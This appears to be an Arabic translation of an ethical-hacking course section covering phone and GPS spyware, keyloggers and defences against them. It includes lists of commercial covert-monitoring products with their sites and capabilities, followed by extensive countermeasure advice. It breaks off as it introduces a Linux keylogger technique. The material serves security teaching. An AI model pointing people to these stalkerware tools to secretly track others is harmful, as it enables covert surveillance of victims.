برامج التجسس على الهاتف/الهاتف الخلوي هو أداة برمجيات التي تمنحك الوصول الكامل ومراقبة هاتف/الهاتف الخلوي الضحية. حيث انه يقوم بإخفاء نفسه تماما عن مستخدم الهاتف. تقوم هذه التطبيقات بتسجيل و **log** كل نشاط على الهاتف مثل استخدام الانترنت والرسائل النصية، والمكالمات الهاتفية. ثم يمكنك الوصول إلى المعلومات المسجلة عن طريق الموقع الإلكتروني للبرنامج الرئيسي أو يمكنك أيضا الحصول على هذه المعلومات من خلال تتبع الرسائل القصيرة أو البريد الإلكتروني. عادة، يتم استخدام هذه التطبيقات لرصد وتتبع استخدام الهاتف من قبل الموظفين. ولكن المهاجمين يستخدمون هذا التطبيقات لتعقب المعلومات الخاصة بالهاتف/الهاتف الخلوي للأشخاص المستهدفين أو المنظمات. استخدام هذا التطبيقات لا يتطلب أي امتيازات لديها.

تشمل تطبيقات التجسس على الهاتف/الهاتف الخلوي الميزات الأكثر شيوعا:

Call History - حيث يمكنك أن ترى سجل الهاتف (**call history**) كله (سواء المكالمات الصادرة واردة).
View Text Messages - تمكنك من مشاهدة جميع الرسائل النصية الواردة والصادرة. يمكن الاطلاع على الرسائل حتى التي حذف يمكن رؤيتها وتسجيلها في ملف السجل.
Web Site History - سجل كامل لجميع المواقع التي تمت زيارتها من خلال الهاتف وسوف يتم تسجيلها إلى ملف تقرير سجل.
GPS Tracking - سوف تظهر لك برامج التجسس حيث يكون الهاتف في الوقت الحقيقي. هناك أيضا سجل عن موقع الهاتف الخليوي حتى تستطيع أن ترى المكان الذي يوجد فيه الهاتف.

هذه التطبيقات تعمل كما هو مبين في الرسم البياني التالي:





Cellphone Spyware: Mobile Spy

المصدر: http://www.phonespysoftware.com

Mobile Spy هي برامج للتجسس على المحمول والتي تساعدك على رصد وتسجيل أنشطة الهاتف المحمول المستهدف. تحتاج إلى تثبيت هذا البرنامج على الهاتف المحمول. مع مساعدة من هذا البرنامج، يمكنك تسجيل الأنشطة، وسجلات، ومواقع GPS من الهدف. لعرض النتائج، بكل ببساطة سوف تحتاج تسجيل الدخول إلى حساب آمن باستخدام أي جهاز كمبيوتر أو متصفح ويب للجوال. يتم عرض سجلات حسب الفئات وفرزها لسهولة التصفح.

تسمح للمهاجمين بتسجيل الرسائل النصية، ومراقبة وسائل الاعلام الاجتماعية، ورصد المواقع، وتتبع نظام تحديد المواقع وتسجيل الصور والفيديوهات التي سجلت، مشاهدة حية للوحة التحكم وتفاصيل المكالمة، الخ.





Telephone/Cell Phone Spyware: other tools

مثل **Mobile Spy**، حيث يمكن للمهاجم أيضا استخدام البرامج التالية للتجسس على الهاتف/ الهاتف الخلوي لتسجيل كل نشاط على الهاتف مثل استخدام الإنترنت والرسائل النصية والمكالمات الهاتفية، وما إلى ذلك. وفيما يلي بعض من برامج التجسس على الهاتف/الهاتف الخلوي المتوفرة:

VRS Recording System available at http://www.nch.com.au
Modern Spy available at http://www.modemspy.com
Mobistealth Cell Phone Spy available at http://www.mobistealth.com
SPYPhone GOLD available at http://spyera.com
SpyPhoneTap available at http://www.spyphonetap.com
FlexiSPY OMNI available at http://www.flexispy.com
SpyBubble available at http://www.spybubble.com
MOBILE SPY available at http://www.mobile-spy.com
StealthGenie available at http://www.stealthgenie.com

GPS Spyware

GPS spyware هو جهاز أو تطبيق برمجيات والتي تستخدم نظام تحديد المواقع العالمي (**GPS**) لتحديد موقع السيارة أو شخص أو الأصول الأخرى المتصلة بها أو المثبت عليها. يمكن للمهاجمين استخدام هذه البرامج لتعقب الشخص الهدف. برامج التجسس هذه تسمح لك تتبع نقاط مكان الهاتف وحفظ أو تخزين هذا في ملف سجل وارسالها إلى عنوان البريد الإلكتروني المحدد. ثم يمكنك مشاهدة موقع المستخدم الهدف عن طريق الدخول الى عنوان البريد الإلكتروني المحدد وعرض أثر النقطة المتصلة بالهدف والتي تعبر عن مكان الهاتف على الخريطة. يرسل أيضا إخطارات البريد الإلكتروني من تنبيهات عن قرب الموقع. المهاجم يتتبع موقع الشخص المستهدف باستخدام برامج تجسس تحديد المواقع كما هو مبين في الشكل التالي:




GPS Spyware: SPYPhone

المصدر: http://spyera.com

SPYPhone هو برامج تجسس **GPS** التي ترسل موقع **GPS** للهاتف المحمول المستهدف لحساب الويب الخاص بك عن طريق واي فاي، **3G**، جي بي آر إس أو**SMS** . تحتاج إلى تثبيت هذا البرنامج على الهاتف المحمول التي تريد تعقبه. سوف **Spyera Spyphone** يستخدم **GPS** لتحديد المواقع لإظهار إحداثيات الجهاز وموقعه الفعلي على الخريطة داخل حساب الويب الخاص بك. بل يمكنه تكوين إعدادات للحصول على التحديثات في الوقت الحقيقي، وعرض مسار السفر بين أوقات معينة.

يمكنك فعل الأشياء التالية باستخدام هذا البرنامج:

- الاستماع الى محادثات مكالمة هاتفية.
- قراءة الرسائل النصية القادمة من وإلى الهدف المتحرك.
- عرض محفوظات المكالمة للهدف المتحرك.
- تحديد موقع الهدف.
- قوائم الاتصال والوصول إلى الصور التي التقطت.
- قراءة رسائل الدردشة.
- قراءة الرقم الخليوي اسم الهدف المحمول.



GPS Spyware: other tools

هناك برامج مختلفة والتي يمكن استخدامها لتتبع موقع معين من الأجهزة النقالة. المهاجمين يمكنهم أيضا الاستفادة من برامج التجسس **GPS** التالية لتتبع الموقع من الهواتف النقالة الهدف:

EasyGPS available at http://www.easygps.com
FlexiSPY PRO-X available at http://www.flexispy.com
GPS TrackMaker Professional available at http://www.trackmaker.com
MOBILE SPY available at http://www.mobile-spy.com
World-Tracker available at http://www.world-tracker.com
ALL-in-ONE Spy available at http://www.thespyphone.com
Trackstick available at http://www.trackstick.com
Mobistealth Pro available at http://www.mobistealth.com
mSpy available at http://ar.mspy.com

How to Defend Against Keyloggers

الكيلوجرز هو تطبيق الذي يلتقط ويسجل جميع ضربات المفاتيح سرا بما في ذلك كلمات المرور التي يتم كتابتها على لوحة مفاتيح الكمبيوتر. كان الهدف الرئيسي وراء تطوير برمجيات كلوجر الاستخدام الإيجابي مثل استعادة البيانات المفقودة أو حذف، أو مراقبة الموظفين والأطفال، وتشخيص مشاكل نظام الكمبيوتر الأخرى. ومع ذلك، يستخدمها المهاجمون لأغراض أخرى خبيثة مثل سرقة الهوية من الموظفين، وتكسير كلمات السر، والحصول على بطاقات الائتمان وأرقام الهواتف والحساب المصرفي، والحصول على دخول غير مصرح به، وهلم جرا. على الرغم من أنه من الصعب الكشف عن وجود كيلوجرز حيث أنها مخفية على النظام، فهناك عدد قليل من الطرق للدفاع ضد كيلوجرز:

- تثبيت برامج مكافحة الفيروسات وبرامج مكافحة التجسس. حيث أن الفيروسات، والتروجان، والبرمجيات الخبيثة الأخرى هي وسائط والتي من خلالها تغزو برمجيات الكيلوجرز جهاز الكمبيوتر. مكافح الفيروسات ومكافح التجسس هي خط الدفاع الأول ضد كيلوجرز. استخدام تطبيقات لتنظيف كلوجر متاحة على شبكة الإنترنت، الكيلوجرز التي يتم الكشف عنه من قبل برامج مكافحة الفيروسات يمكن حذفه من الكمبيوتر.
- تثبيت **host-based IDS**، والذي يمكنه رصد النظام الخاص بك وتعطيل تثبيت كيلوجرز.
- تفعيل جدران الحماية (**Firewall**)على جهاز الكمبيوتر. الجدران النارية (**Firewall**) تمنع الوصول إلى خارج الكمبيوتر. الجدران النارية تمنع انتقال المعلومات المسجلة إلى المهاجم.
- تتبع البرامج التي يتم تشغيلها على جهاز الكمبيوتر. استخدام البرمجيات التي تفحص بشكل متكرر وتراقب التغيرات التي طرأت على النظام أو الشبكة. كيلوجرز يميل عادة للتشغيل في الخلفية.
- الحفاظ على أنظمة الأجهزة الخاصة بك آمنة في بيئة مؤمنة، ويفضل التحقق كثيرا من كابلات لوحة المفاتيح الموصلة، منفذ **USB**، وألعاب الكمبيوتر مثل **PS2** التي يمكن استخدمها لتثبيت برامج كلوجر.
- التعرف على وحذف رسائل البريد الإلكتروني الاحتيالية (**phishing emails**) لأن معظم المهاجمين يستخدموا رسائل البريد الإلكتروني الخادعة كوسيلة لنقل برمجيات الكيلوجرز لنظام الضحية.
- تفعيل **pop-up blockers** وتفادى فتح رسائل البريد الإلكتروني غير المرغوب فيها ومرفقاتها.
- برامج مكافحة الفيروسات ومكافحة التجسس قادر على الكشف على أي شيء يتم تثبيته على النظام، ولكن من الأفضل الكشف عن هذه البرامج قبل أن يتم تثبيتها. فحص الملفات جيدا قبل تثبيتها على جهاز الكمبيوتر واستخدام **registry editor** أو **process explorer** للتحقق من المتلصصين.
- استخدام **USB** لايف محمي ضد الكتابة او **CD/DVD** لايف لإعادة تشغيل الكمبيوتر.
- استخدام برامج ملء النموذج التلقائي (***automatic form-filling programs***) أو لوحة المفاتيح الافتراضية (***virtual keyboard***) لإدخال أسماء المستخدمين وكلمات المرور لأنها تجنب التعرض من خلال كيلوجرز. برامج ملء النموذج تلقائيا سوف تزيل التعرض لاستخدام كتابة التفاصيل الشخصية الخاصة بك والمالية، أو السرية مثل أرقام بطاقات الائتمان وكلمات السر من خلال لوحات المفاتيح.
- استخدام برامج تدخل المفاتيح(**keystroke interference**) ، والذي يدرج الأحرف العشوائية مع كل ضغطة مفاتيح.
- استخدام أداة المساعدة لوحة المفاتيح للمعاقين (***Windows on-screen keyboard accessibility***) لإدخال كلمة المرور أو أي معلومات سرية أخرى. يمكنك الحفاظ على سرية المعلومات الخاصة بك لأنه هنا يتم استخدام الماوس لإدخال أي معلومات مثل كلمات السر، وأرقام بطاقات الائتمان، الخ في لوحة المفاتيح بدلا من كتابة كلمات السر باستخدام لوحة المفاتيح.
- ا تنقر على وصلات في رسائل البريد الإلكتروني غير المرغوب فيها أو المشبوهة التي قد تشير لك المواقع الخبيثة.

التدابير المضادة المذكورة حتى الآن تستخدم لتوفير الحماية ضد برمجيات الكيلوجرز. أما الآن سوف نناقش التدابير المضادة للحماية ضد أجهزة الكيلوجرز. أجهزة الكيلوجرز هو الجهاز الذي يسجل كل ضغطة يتم كتابتها على لوحة مفاتيح الكمبيوتر في الوقت الحقيقي. يتم توصيل هذا الجهاز في المكان ما بين حالة الكمبيوتر ولوحة المفاتيح. يتم استخدام كلوغر كتطبيقات المشروعة فضلا عن المهاجمين الذين يستخدموها لأغراض خادعة مثل سرقة كلمات السر وأرقام الحسابات المصرفية وأرقام الهاتف، وهلم جرا. للدفاع عن النظام الخاص بك ضد كيلوجرز، نتبع المضادات المدرجة على النحو التالي:

- تقييد الوصول الفعلي إلى أنظمة الكمبيوتر الحساسة.
- فحص دوري لواجهة لوحة المفاتيح لضمان عدم وجود مكونات إضافية يتم توصيلها بكبل لوحة المفاتيح.
- قفل غرفة الخادم.


- فحص دوري لكل أجهزة الكمبيوتر والتحقق ما إذا كان هناك أي جهاز متصل بهم.

Anti-Keyloggers

مكافحة كيلوجرز (**Anti-Keyloggers**)، وتسمى أيضا **anti-keystroke loggers**، صممت خصيصا لكشف وتعطيل برامج تسجيل ضربة المفتاح(**keystroke logger**) . صممت مضادات كيلوجرز خصيصا لغرض الكشف عن برمجيات كيلوجرز. العديد من المنظمات الكبيرة، والمؤسسات المالية، والصناعات وشركات الألعاب عبر الإنترنت، بالإضافة الى الافراد يستخدموا (**Anti-Keyloggers**) مضادات كيلوجرز لحماية خصوصياتهم أثناء استخدام الأنظمة. هذه البرامج تمنع كلوجر من تسجيل كل ضغطة يتم كتابتها من قبل الضحية ويبقي على جميع المعلومات الشخصية آمنة ومأمونة الآن. مضاد الكيلوجرز يفحص جهاز الكمبيوتر، يكتشف، ويزيل برامج تسجيل ضربة المفتاح. إذا كان البرنامج (مضادة الكيلوجرز) يجد أي برنامج يسجل أي ضغطة على جهاز الكمبيوتر الخاص بك، فإنه يحدده على الفور وإزالته، سواء كانت برنامج تسجيل ضغط المفاتيح مشروعة أو برنامج تسجيل الضغطة غير شرعية.

بعض مضادات الكيلوجرز تكشف عن وجود الكيلوجرز المخفي عن طريق مقارنة كل الملفات في جهاز الكمبيوتر مقابل قاعدة بيانات توقيع كيلوجرز (**signature database**) والبحث عن أوجه التشابه. بعض المضادة الأخرى للكيلوجرز تكشف عن وجود كيلوجرز المخبأة عن طريق حماية ملف لوحة المفاتيح (**keyboard driver**) والكيرنل من التلاعب. لوحة مفاتيح الافتراضية (**virtual keyboard**) أو **touchscreen** يجعل مهمة التقاط المفاتيح من برمجيات التجسس الخبيثة أو برامج التروجان صعبة.

- Anti-keyloggers **detect** and **disable software keyloggers**
- Some of the anti-keyloggers work by matching **signatures of keylogger code** with a signature database while others protect keyboard drivers and kernels from manipulation by keyloggers
- Using a **virtual keyboard** or touch screen makes it difficult for malicious spyware and Trojan programs to capture keystrokes






Anti-Keylogger: Zemana AntiLogger

المصدر: http://www.zemana.com

Zemana AntiLoggerهو برنامج أمني عالي الأداء والذى يقوم بحماية جهاز الكمبيوتر الخاص بك من هجمات كلوجر والبرامج الخبيثة، وبالتالي حماية هويتك.AntiLogger تقوم بالكشف عن البرامج الضارة في الوقت الذي تهاجم النظام الخاص بك بدلا من الكشف عنها المعتمد على بصمة التوقيع (**signature fingerprint**). حيث إنه سوف يقوم بتنبيهك إذا حاولت أي من البرنامج الخبيثة القيام بتسجيل ضربات المفاتيح من النظام الخاص بك، او التقاط صوره للشاشة، او الوصول إلى الحافظة الخاصة بك، والميكروفون، او كاميرا الويب، أو إقحام نفسه في أي المناطق الحساسة في النظام الخاص بك.

Zemana AntiLogger يوفر الحماية ضد التهديدات المختلفة مثل تسجيل **SSL** (***SSL Logger***)، وتسجيل كاميرا ويب (**webcam** ***logger***)، تسجيل ضربات المفاتيح(***KeyLogger***) ، تسجيل الحافظة (***clipboard logger***) ، تسجيل الشاشة (***screen logger***) ، والبرمجيات التجسسية (***spyware***)، مصرفي SSL، والتروجان ، الخ.



Anti-Keyloggers: other tools

مضادات كيلوجرز تقوم بتأمين النظام الخاص بك من هجمات برامج التجسس، برمجيات كيلوجرز، وأجهزة **Keyloggers**. يتم سرد بعض من مضادة الكيلوجرز التي يمكن استخدامها لتأمين النظام الخاص بك ضد التهديدات المختلفة على النحو التالي:

Anti-Keylogger available at http://www.anti-keyloggers.com
PrivacyKeyboard available at http://www.anti-keylogger.com
Defensewall HIPS available at http://www.softsphere.com
Keyscrambler available at http://www.qfxsoftware.com
I Hate Keyloggers available at http://dewasoft.com
SpyShelter STOP-LOGGER available at http://www.spyshelter.com
PrivacyKeyboard available at http://www.privacykeyboard.com
Elite Anti Keylogger available at http://www.elite-antikeylogger.com
CoDefender available at http://www.encassa.com

How to Defend Against Spyware

Spyware هي برامج خبيثة التي تقوم بالتثبيت على النظام المستخدم دون علم المستخدم وجمع المعلومات السرية مثل البيانات الشخصية وسجلات الدخول، الخ. **Spyware** تأتي من ثلاثة مصادر أساسية هي: واحدة من المصادر الرئيسية من خلال تحميل البرمجيات الحرة، والمصدر الثاني لبرامج التجسس من خلال مرفقات البريد الإلكتروني، والمصدر الثالث من برامج التجسس هي المواقع التي تثبيت برامج التجسس تلقائيا عند زيارتها. هنا طرق للدفاع ضد برامج التجسس كالاتي:


- لا تقوم أبدا بضبط مستوى أمن الإنترنت الخاصة بك الى منخفضة جدا (**too low**) لأنه يوفر العديد من الفرص لبرامج التجسس ليتم تثبيتها على جهاز الكمبيوتر الخاص بك. لذلك، يتم تعيين إعداد الأمان دائما لمستعرض الإنترنت الخاص بك إما عالية أو متوسطة لحماية الكمبيوتر من برامج التجسس.
- جدار الحماية يعزز مستوى الأمن لجهاز الكمبيوتر الخاص بك.
- لا تفتح رسائل البريد الإلكتروني المشبوهة ومرفقات الملفات الواردة من مرسلين غير معروفين. حيث أن هناك احتمال كبير أن تحصل على فيروس، ***freeware***، أو برامج التجسس على الكمبيوتر. لا تفتح مواقع غير معروفة التي يتم تقديمها في رسائل البريد المزعج، أو بواسطة محركات البحث، أو تعرض في نوافذ المنبثقة لأنها قد تكون تضليل لك لتحميل برامج التجسس.

- تثبيت البرامج المكافحة لتطبيقات التجسس(**Anti-spyware software**) . حيث تقوم بحمايتك ضد برامج التجسس. **Antispyware**هو خط الدفاع الأول ضد برامج التجسس. هذه البرامج تمنع برامج التجسس التي يتم تثبيتها على النظام الخاص بك. فإنه يقوم بفحص دوري للنظام الخاص بك ويحمي جهازك من برامج التجسس.
- تحقق بانتظام تقارير إدارة المهام (***Task Manager reports***) وتقارير إدارة الاعداد(***MS Configuration Manager reports***) .
- تجنب استخدام أي نظام الكمبيوتر الذي ليس تحت سيطرتك.
- تحديث ملفات تعريف الفيروسات وتفحص النظام بحثا عن برامج التجسس على أساس منتظم.
- دائما يجب استخدام الحذر مع أي شيء يوجد على شبكة الإنترنت أثناء تنزيل وتركيب البرمجيات الحرة. قبل تحميل أي برنامج، تأكد من أنه هو من موقع موثوق به. تأكد من تصريحات اتفاقية الترخيص، تحذير الأمان، وتصريحات الخصوصية التي ترتبط مع البرنامج. ينبغي أن تقرأ جيدا للحصول على فهم واضح قبل التحميل.
- لا تستخدم وضع الإدارة ما لم تكن ضرورية لأن البرامج الضارة مثل برامج التجسس يتم تنفيذها عندما تكون في وضع المسؤول. ونتيجة لذلك، قد يحصل المهاجمين على السيطرة الكاملة على النظام الخاص بك.
- لا تستخدم الطرفيات العامة (**public terminal**) للوصول إلى حساب مصرفي، والتحقق من بيانات بطاقة الائتمان، والأنشطة الحساسة الأخرى. الأنظمة العامة ليست آمنة على الإطلاق، ويتم الوصول إليها من قبل العديد من المستخدمين. الشركة التي تدير الطرفيات العامة قد لا تفحص نظامهم من أجل برامج التجسس.
- لا تقوم بتنزيل ملفات الموسيقى المجانية،**screensavers** ، أو الوجوه المبتسمة من الإنترنت لأنه عندما تقوم بتحميل هذه البرامج المجانية فهناك احتمال أن تأتي ببرامج التجسس مخفيه معه.
- الحذر من النوافذ أو صفحات الويب المنبثقة. لا تقوم أبدا بالنقر فوق أي مكان على النوافذ التي تعرض لك رسائل مثل التي تقول ان جهاز الكمبيوتر الخاص بك قد يكون مصابا (**your computer may be infected**)، أو أنها يمكن أن تساعد جهاز الكمبيوتر الخاص بك للعمل أسرع(**they can help your computer to run faster**) . عند النقر على هذه النوافذ بك قد تصاب ببرامج التجسس.
- حذف ملفات تعريف الارتباط (**cookies**) بشكل دائم، **caches**، عناوين المواقع، التاريخ والملفات المؤقتة على جهاز الكمبيوتر عندما يتم تصفح الإنترنت.
- لا تقم بتخزين معلومات شخصية أو مالية على أي نظام كمبيوتر ليس تحت سيطرتك تماما، مثل التي في أحد مقاهي الإنترنت.

Ant:-Spyware: PC Tools Spyware Doctor

المصدر: http://www.pctools.com

PC Tools Spyware Doctor يوفر الحماية للنظام الخاص بك ضد برامج التجسس والبرامج الخبيثة التي في غاية الخطورة. يكشف ويعطل مختلف البرامج الضارة مثل **adware**، **Trojans**، **كيلوجرز**، **spybots**، وما إلى ذلك من النظام الخاص بك. من السهل جدا حماية المعلومات السرية الخاصة بك أو المالية ضد برامج التجسس باستخدام هذا. حتى التهديدات الخطيرة يمكن الدفاع بسهولة عندما يتكامل هذا البرنامج مع طبقات مختلفة من الحماية. يتم فحص الملفات جيدا من قبل التدخل الفعلي لبرامج التجسس في النظام الخاص بك.



Anti-Spywares: other tools

AntiSpyWare تقوم بفحص النظام الخاص بك، والتحقق من وجود برامج التجسس مثل البرمجيات الخبيثة، وتروجان، **dialers** ، **worms**، **Keyloggers** ، **rootkits** و، وإزالتهم إذا تم العثور على أي واحد منهم. **AntiSpyWare** يوفر الحماية في الوقت الحقيقي عن طريق فحص النظام الخاص بك على فترات منتظمة، إما أسبوعيا أو يوميا. فإنه يقوم بفحص الكمبيوتر لضمان خلوه من البرمجيات الخبيثة. وفيما يلي بعض برامج مكافحة التجسس كما يلي:

SUPERAntiSpyware available at http://superantispyware.com
Spyware Terminator 2012 available at http://www.pcrx.com
Ad-Aware Free Antivirus+ available at http://www.lavasoft.com
Norton Internet Security available at http://in.norton.com
SpyHunter available at http://www.enigmasoftware.com
Kaspersky Internet Security 2013 available at http://www.kaspersky.com
SecureAnywhere Complete 2012 available at http://www.webroot.com
MacScan available at http://macscan.securemac.com
Spybot - Search & Destroy available at http://www.safer-networking.org
Malwarebytes Anti-Malware PRO available at http://www.malwarebytes.org

Key Scan and Lockout Keylogger in Linux

أحيانا يكون مختبر الاختراق قد تمكن من الوصول عن بعد إلى جهاز المستخدم، لكنه قد لا يكون عرف كلمة السر للمستخدم. ربما كان المستخدم لديه كلمة مرور طويلة ومعقدة للغاية والتي من شأنها أن تأخذ فقط وقتا طويلا لكسرها. ماذا يمكن أن يفعل؟

